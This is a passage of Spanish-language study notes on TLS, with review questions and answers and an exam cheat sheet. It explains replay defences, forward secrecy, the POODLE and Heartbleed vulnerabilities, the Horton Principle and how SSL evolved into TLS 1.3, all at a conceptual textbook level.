- Ejemplo: “transferir \$10” retransmitido 100 veces
- Cada mensaje es válido (cifrado correcto, MAC correcto)
- Defensa en TLS: números de secuencia
 - Cada mensaje incluye contador incrementante
 - MAC cubre número de secuencia
 - Receptor mantiene último número visto
 - Rechaza mensajes con números antiguos o duplicados
- Alternativa: timestamps + ID de sesión
- Atacante no puede modificar número (MAC lo cubre)

7.5. Pregunta 5

¿Qué es forward secrecy y por qué es importante? ¿Cómo lo logra TLS?

Respuesta:

- Forward secrecy: comprometer claves futuras no revela comunicaciones pasadas
- Sin forward secrecy:
 - Adversario graba tráfico cifrado
 - Años después roba SK_servidor
 - Descifra freshKey de grabaciones
 - Descifra todo el tráfico histórico
- Con forward secrecy:
 - Separar claves de autenticación (largo plazo) de claves de cifrado (efímeras)
 - Servidor genera par temporal (PK_temp, SK_temp) por sesión
 - Firma PK_temp con SK_servidor
 - Usa SK_temp solo para establecer freshKey
 - Destruye SK_temp después del handshake
- TLS moderno: Diffie-Hellman efímero obligatorio (TLS 1.3)

7.6. Pregunta 6

Explica el ataque POODLE contra SSL 3.0. ¿Qué error de diseño lo permitió?

Respuesta:

- POODLE: Padding Oracle On Downgraded Legacy Encryption
- Errores de diseño en SSL 3.0:
 - Bytes de padding no especificados (cualquier valor OK)
 - MAC no cubre padding
 - Servidor solo verifica último byte de padding
- Ataque:
 - JavaScript malicioso genera solicitudes con cookies
 - Atacante organiza bloques para que byte objetivo esté en C_i[15]
 - Copia C_i sobre bloque de padding
 - Si servidor acepta: padding era válido, descifra byte
 - Si rechaza: reintenta con nueva conexión
 - Probabilidad 1/256 por intento
- Consecuencia: robo de cookies de sesión
- Mitigación: deshabilitar SSL 3.0, usar TLS

7.7. Pregunta 7

¿Qué es el Principio de Horton y cómo se aplica al diseño de TLS?

Respuesta:

- Principio de Horton: “Quise decir lo que dije y dije lo que quise decir”
- En protocolos: cada mensaje debe ser explícito sobre su contexto
- Problema en SSL 3.0:
 - Mensaje Finished incluía MAC de mensajes de handshake
 - Pero no incluía ChangeCipherSpec (mensaje 6 y 8)
 - Atacante podía eliminar ChangeCipherSpec
 - Cliente y servidor nunca activaban cifrado
- Solución en TLS:
 - Finished debe estar precedido por ChangeCipherSpec
 - Protocolo es explícito sobre requisito
 - Receptor verifica contexto
- Principio general: no asumir contexto implícito

7.8. Pregunta 8

¿Cuál es la diferencia entre TLS (cifrado en tránsito) y cifrado extremo a extremo?

Respuesta:

- TLS (cifrado en tránsito):
 - Protege datos mientras viajan por la red
 - Endpoints del canal: cliente y servidor
 - Servidor ve datos en texto plano
 - Protege contra adversarios en la red
 - No protege contra servidor comprometido
- Cifrado extremo a extremo:
 - Cifrado a nivel de aplicación
 - Endpoints: usuario A y usuario B
 - Servidor solo ve texto cifrado
 - Servidor almacena/reenvía sin poder leer
 - Protege contra servidor comprometido también
- Ejemplos E2E: Signal, WhatsApp, ProtonMail
- Trade-off: E2E es más seguro pero menos funcional (servidor no puede buscar, filtrar, etc.)

7.9. Pregunta 9

¿Qué fue Heartbleed y qué lección nos enseña sobre seguridad criptográfica?

Respuesta:

- Heartbleed (2014): vulnerabilidad en OpenSSL
- Error: desbordamiento de buffer en extensión Heartbeat
 - Cliente envía: datos + longitud declarada
 - OpenSSL no verificaba longitud real
 - Cliente podía pedir 64KB enviando 1 byte
 - Servidor devolvía 64KB de su propia memoria
- Consecuencias:
 - Robo de claves privadas de servidores
 - Robo de claves de sesión
 - Robo de credenciales de usuarios
 - 17 % de servidores HTTPS afectados
- Lecciones:
 - Especificación correcta no garantiza implementación correcta
 - Bugs de implementación pueden ser tan graves como fallas de protocolo
 - Auditoría de código es esencial
 - Bibliotecas críticas necesitan más recursos y revisión

7.10. Pregunta 10

Compara SSL 3.0, TLS 1.2 y TLS 1.3. ¿Cuáles son las mejoras principales en cada evolución?

Respuesta:

- SSL 3.0 (1996):
 - Primer protocolo ampliamente usado
 - Múltiples vulnerabilidades (POODLE, BEAST)
 - Padding no especificado en CBC
 - Ahora prohibido
- TLS 1.2 (2008):
 - Arregla vulnerabilidades de SSL 3.0
 - Mejor manejo de padding
 - Cifrados AEAD (autenticados)
 - Firma del handshake más robusta

- Algoritmos modernos (SHA-256, AES-GCM)
- TLS 1.3 (2018):
 - Simplificación radical del protocolo
 - Handshake más rápido (1-RTT, 0-RTT resumption)
 - Forward secrecy obligatorio (solo DH efímero)
 - Cifrados débiles removidos completamente
 - Más del handshake cifrado
 - Más difícil implementar incorrectamente
- Patrón: evolución bajo ataque, simplificación mejora seguridad

8. Hoja de Referencia Rápida

Conceptos Core

Objetivo de TLS

- Canal seguro sobre red insegura
- Confidencialidad: cifrado
- Autenticidad: certificados + firmas
- Integridad: MAC

Primitivas Criptográficas

- Clave pública: $\text{Encrypt}(\text{PK}, m)$, $\text{Decrypt}(\text{SK}, c)$, $\text{Sign}(\text{SK}, m)$, $\text{Verify}(\text{PK}, m, \text{sig})$
- Clave simétrica: $\text{Encrypt}(K, m)$, $\text{Decrypt}(K, c)$, $\text{MAC}(K, m)$
- Claves diferentes para cifrado y MAC

Componentes TLS

- Handshake: autenticación + establecimiento de claves
- Protocolo de registro: cifrado + MAC de mensajes

Problemas y Soluciones

Problema 1: Man-in-the-middle

- Sin auth: atacante envía su PK, intercepta todo
- Solución: certificados vinculan PK con identidad
- CA firma: $\text{Sign}(\text{SK_CA}, \{\text{servidor}, \text{PK_S}\})$
- Cliente verifica con PK_CA pre-instalada

Problema 2: Integridad

- Cifrado solo: atacante puede modificar
- Solución: cifrado autenticado (Encrypt + MAC)
- $c = \text{Encrypt}(K1, m)$, $\text{tag} = \text{MAC}(K2, c)$
- Verificar MAC antes de descifrar

Problema 3: Replay

- Atacante retransmite mensajes válidos
- Solución: números de secuencia
- MAC cubre secuencia
- Receptor rechaza números antiguos/duplicados

Problema 4: Compromiso futuro

- Sin forward secrecy: robo de SK descifra tráfico viejo
- Solución: claves efímeras para cifrado
- PK_temp firmada con SK_S
- SK_temp destruida después de handshake

Ataques Principales

SSL 2.0: Downgrade de cifrados

- ClientHello no autenticado
- Atacante modifica lista de cifrados
- Fuerza negociación de cifrados débiles

SSL 3.0: POODLE

- Padding CBC no especificado
- MAC no cubre padding
- Oracle de padding permite descifrar byte por byte
- Ataque: copiar bloque sobre padding, ver si acepta

Heartbleed

- Bug en OpenSSL, no en protocolo
- Desbordamiento de buffer en Heartbeat
- Permite leer memoria del servidor
- Robo de claves privadas, sesiones, credenciales

Puntos Clave para Examen

1. TLS combina clave pública (handshake) + simétrica (datos)
2. Certificados previenen MitM vinculando PK con identidad
3. Cifrado autenticado = Encrypt + MAC (claves diferentes)
4. Números de secuencia previenen replay
5. Forward secrecy: claves efímeras, destruidas después
6. POODLE: error de padding en SSL 3.0
7. Heartbleed: bug de implementación, no protocolo
8. Principio de Horton: mensajes explícitos sobre contexto
9. TLS 1.3: simplificado, forward secrecy obligatorio
10. Cifrado E2E vs TLS: aplicación vs transporte
11. Implementación correcta tan importante como diseño
12. Evolución: SSL 2.0 → 3.0 → TLS 1.0-1.3